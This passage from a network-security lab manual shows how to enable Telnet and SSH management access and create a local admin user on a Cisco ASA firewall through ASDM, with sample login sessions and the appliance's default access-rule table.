
- Click on **Device Name / Password** option and configure **Enable Password** and **Telnet password**.




- Click on **Device Management** in the **Configuration** tab.




- In Management Access, click on ASDM/HTTPS/Telnet/SSH.



- Allow Telnet administrative access to firewall by clicking **Add** button.
- Select Access Type as **TELNET**, select Interface Name as **Lan** and configure the **Network ID or IP Address** with **Subnet Mask** of host allowed to access the firewall and click **OK**.




- Telnet to Firewall Lan IP address to verify management access configuration.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.16299.431]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\cs>telnet 192.168.10.1
```

- Enter telnet password to login.




```
Select Telnet 192.168.10.1


User Access Verification

Password:
User enable_1 logged in to ciscoasa
Logins over the last 1 days: 2. Last login: 09:00:36 UTC Aug 8 2018 from console
Failed logins since the last login: 0.
Type help or '?' for a list of available commands.
ciscoasa>
```


- Click on Device Management in the Configuration tab.




- In Management Access, click on ASDM/HTTPS/Telnet/SSH.




- Allow SSH administrative access to firewall by clicking **Add** button.
- Select Access Type as **SSH**, select Interface Name as **Lan** and configure the **Network ID or IP Address** with **Subnet Mask** of host allowed to access the firewall and click **OK**.




- In **Device management**, click on **Users/AAA**.




- Select User Accounts and click on Add button.




- Create local user by entering **User name**, **Password** and select **Full access** option.




- Select Privilege Level to 15 and click OK.



- In AAA Access, select SSH, LOCAL option - click Apply.



- SSH to Firewall Lan IP address using putty application to verify management access configuration.



- Enter username and password to login via ssh.


The screenshot shows the PuTTY terminal window titled '192.168.10.1 - PuTTY'. The session has been opened, and the following text is displayed in the terminal window:

```

login as: user1
user1@192.168.10.1's password:
User user1 logged in to ciscoasa
Logins over the last 1 days: 1.
Failed logins since the last login: 0.
Type help or '?' for a list of available commands.
ciscoasa>

```

## SECURITY POLICIES



### Pre-requisite:


- Firewall Appliance / Virtual Firewall
- Multiple Computers, Switches, Routers for creating LAN and DMZ Network.
- Internet Connection.

### Objective of Lab


- Understanding default policy behaviour.
- Configure and verify security policy for an organization requirement.

## Default Security Policies Behaviour

- Click on Configuration tab on the dashboard.




- Click on Firewall option and select Access rule to view default access rules.



- By default, from higher security level to lower security level traffic is permitted unless explicitly blocked.

Configuration > Firewall > Access Rules								
#	Enabled	Source Criteria:		Destination Criteria:		Service	Action	Hits
		Source	User	Security Group	Destination	Security Group		Logging
1	any				Any less secure networks		ip	Permit
1	any				any		ip	Deny

